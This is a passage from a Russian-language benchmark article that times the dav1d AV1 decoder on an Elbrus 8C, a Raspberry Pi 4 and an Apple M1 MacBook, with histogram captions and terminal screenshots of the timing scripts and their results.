


Гистограмма 69. Тест dav1d на Эльбрус 8С (код на С и -O4 -ffast) и Raspberry Pi 4 (код на Ассемблере).

Я сейчас скажу до невозможного банальную вещь: всё решает оптимизация. Даже маленький одноплатный микрокомпьютер размером с банковскую карту и со старыми 4 ядрами ARM Cortex-A72 может обогнать Эльбрус, если под него софт писать на Ассемблере, а под Эльбрус его писать только на языке С без каких-либо значимых оптимизаций, и всю задачу по оптимизации кода спихивать на компилятор, не используя ни Эльбрусовские интринсики, ни даже интеловские, ни вообще какие-либо преимущества архитектуры E2K. В таких условиях отрыв в пользу малины составляет 23%.




Гистограмма 70. Тест dav1d на Эльбрус 8C (RTC 4.1, x86 ASM) и Raspberry Pi 4 (ARM ASM).




Гистограмма 71. Тест dav1d на Эльбрус 8C (RTC 4.1, x86 ASM) и Raspberry Pi 4 (ARM ASM).

Как быть в ситуации, когда под E2K софт не оптимизирован, а под x86 вылизан великолепно на Ассемблере? Используйте транслятор RTC. Если сравнить dav1d в трансляции на Эльбрусе (вариант на Ассемблере) с dav1d в нативе на малине (вариант на Ассемблере), Эльбрус 8C быстрее на 69% в среднем. Я всё время пишу «в среднем», чтобы не озвучивать то, что вы и так перед глазами видите на гистограмме выше. Не буду же я сидеть и просто дублировать текстом проценты по каждому из сэмплов отдельно. Я надеюсь, что среди читателей нет людей, которые будут до этого докапываться. Я комментирую текстом уже итоговый средний результат.



Гистограмма 72. Тест dav1d (x86 версия на Ассемблере) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (ExaGear).




Гистограмма 73. Тест dav1d (x86 версия на Ассемблере) на Эльбрус 8C (RTC 4.1) и Raspberry Pi 4 (ExaGear).

Если же вы окажетесь в ситуации, когда и на Эльбрусе, и на малине нужно запустить x86 ПО, хорошо вылизанное на Ассемблере, результат будет примерно такой же, как и с софтом, скомпилированным из C кода под x86: Эльбрус быстрее в 2.8 раза.


Ладно, посмотрим далее на результаты на Raspberry Pi OS, чтобы вы мне не писали, что это с Ubuntu на малине что-то не так и, мол, на Raspberry Pi OS результаты будут иные.

```
ubuntu@raspberrypi: ~
ubuntu@raspberrypi:~/av1 $ echo "$(grep Model /proc/cpuinfo | cut -d ':' -f 2); $(free -h | grep -E '^Mem' | awk '
{print $2}') RAM; $(lscpu | grep "CPU max MHz" | awk '{print $4/1000}') GHz; $(lsb_release -d | awk '{$1=""; print
}'); kernel $(uname -r)"; echo "$(gcc --version | head -n 1); meson $(meson --version); ninja $(ninja --version)"
 Raspberry Pi 4 Model B Rev 1.1; 3,7Gi RAM; 1,8 GHz;  Debian GNU/Linux 11 (bullseye); kernel 5.10.92-v8+
gcc (Debian 10.2.1-6) 10.2.1 20210110; meson 0.56.2; ninja 1.10.1
ubuntu@raspberrypi:~/av1 $ for dav1dversion in "0.9.3-git-6aaeeea6"; do if [[ ! $(nproc) || $(nproc) == "" || $(np
roc) -le 0 ]]; then cputhreads=$(getconf _NPROCESSORS_ONLN); else cputhreads=$(nproc); fi; if [[ $dav1dversion ==
"0.9.3-git-6aaeeea6" ]]; then threads="--threads $cputhreads"; else if [[ $cputhreads -ge 2 ]]; then threads="--fr
amethreads $cputhreads --tilethreads $(( $cputhreads / 2 ))"; else threads="--framethreads 1 --tilethreads 1"; fi;
 fi; postargs="-o - $threads --muxer=null"; for buildargs in "" "-O3" "-asm"; do dav1d="dav1d-$dav1dversion$builda
rgs/build/tools/dav1d"; echo ; ./$dav1d --version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.
obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f "El
apsed: %E (%e secs). $buildargs. Threads: $cputhreads. Video: $testvideo" /bin/bash -c "./$dav1d -i ./$testvideo $
postargs &>/dev/null"; done; done; done; telegram-send finished

0.9.2-112-g6aaeeea
Elapsed: 28:40.70 (1720.70 secs). . Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 6:21.25 (381.25 secs). . Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 10:26.34 (626.34 secs). . Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 28:40.21 (1720.21 secs). -O3. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 6:22.00 (382.00 secs). -O3. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 10:27.32 (627.32 secs). -O3. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 18:35.12 (1115.12 secs). -asm. Threads: 4. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 3:17.68 (197.68 secs). -asm. Threads: 4. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:48.59 (408.59 secs). -asm. Threads: 4. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
ubuntu@raspberrypi:~/av1 $
```

Скриншот 102. Тест dav1d (0.9.3-git-6aaeeea6) на Raspberry Pi 4 на Raspberry Pi OS 64-bit (с графическим интерфейсом).



Гистограмма 74. Тест dav1d (версия для ARM из Ассемблерного кода) на Raspberry Pi 4 с Ubuntu и Raspberry Pi OS.




Гистограмма 75. Тест dav1d (версия для ARM из Ассемблерного кода) на Raspberry Pi 4 с Ubuntu и Raspberry Pi OS.

Ещё взглянув на скриншот, я понял, что ситуация на Raspberry Pi OS особо не отличается. Тут вся разница, как я полагаю, обусловлена наличием графического интерфейса на Raspberry Pi OS (я же ставил ОС, когда версия Lite ещё не была доступна). Ладно, с малиной всё понятно, идём дальше.


```
av1 — a1@MacBook-Pro — -zsh — 154×56
~/just4fun/av1
ads 8 --muxer=null"; else postargs="-o - --framethreads 8 --tilethreads 4 --muxer=null"; fi; dav1d="dav1d-$dav1dversion/build/tools/dav1d"; echo ; if [[ $
folder == "" ]]; then ./$dav1d --version; else arch -x86_64 ./$dav1d --version; fi; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "C
himera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do if [[ $folder == "" ]]; then echo "./$dav1d -i ./$testvideo $postar
gs"; /usr/bin/time sh -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; else echo "arch -x86_64 ./$dav1d -i ../$testvideo $postargs"; arch -x86_64 /usr
/bin/time sh -c "./$dav1d -i ../$testvideo $postargs &>/dev/null"; fi; done; done; if [[ $folder != "" ]]; then cd ../; fi; done

0.9.2-112-g6aaeeea
./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
      283.22 real      1863.84 user        13.81 sys
./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       66.48 real       453.65 user         3.27 sys
./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
      103.76 real       635.81 user         4.76 sys

0.9.2-112-g6aaeeea
./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
      281.98 real      1864.61 user        13.25 sys
./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       66.41 real       454.18 user         3.26 sys
./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
      103.98 real       635.52 user         4.77 sys

0.9.2-112-g6aaeeea
./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
       88.03 real       605.90 user        12.78 sys
./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       21.23 real       153.13 user         2.85 sys
./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
       32.33 real       210.63 user         3.92 sys

0.9.2-112-g6aaeeea
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
      361.53 real      2394.93 user        16.98 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       82.73 real       558.79 user         4.65 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
      131.90 real       806.88 user         6.55 sys

0.9.2-112-g6aaeeea
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
     1227.50 real      2399.55 user        17.57 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       81.51 real       556.88 user         3.46 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
      129.87 real       802.70 user         5.02 sys

0.9.2-112-g6aaeeea
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads 8 --muxer=null
      139.43 real       956.87 user        12.74 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads 8 --muxer=null
       40.71 real       286.75 user         3.14 sys
arch -x86_64 ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads 8 --muxer=null
       49.79 real       326.92 user         4.19 sys

~/just4fun/av1
»
```

Скриншот 103. Тест dav1d (0.9.3-git-6aaeeea6) на Macbook Pro на Apple M1 (macOS 12.0.1) в нативе и с Rosetta 2.

И вновь огромная благодарность Рифату Фазлутдинову, подписчику моего Telegram-канала, за то, что откликнулся и помог мне, проведя тест с последней (на момент тестирования) версией dav1d на своём макбуке: тестировал как с Rosetta 2, так и без. Год назад я проводил этот тест, но собирал я тогда только версию из Ассемблера для обеих платформ (x86 и ARM), а сейчас мне понадобилось протестировать и вариант сборки из C кода, да и на последней версии, а не той, 0.8.2, что была раньше. Поскольку макбука у меня на руках уже давно нет, мне понадобилась помощь людей из моего Телеграм-канала. И за помощь вновь огромное спасибо Рифату.



Гистограмма 76. Тест dav1d (сборка из C кода без доп. оптимизаций) на Macbook Pro (Apple M1) с Rosetta 2 и без.




Гистограмма 77. Тест dav1d (сборка из C кода без доп. оптимизаций) на Macbook Pro (Apple M1) с Rosetta 2 и без.

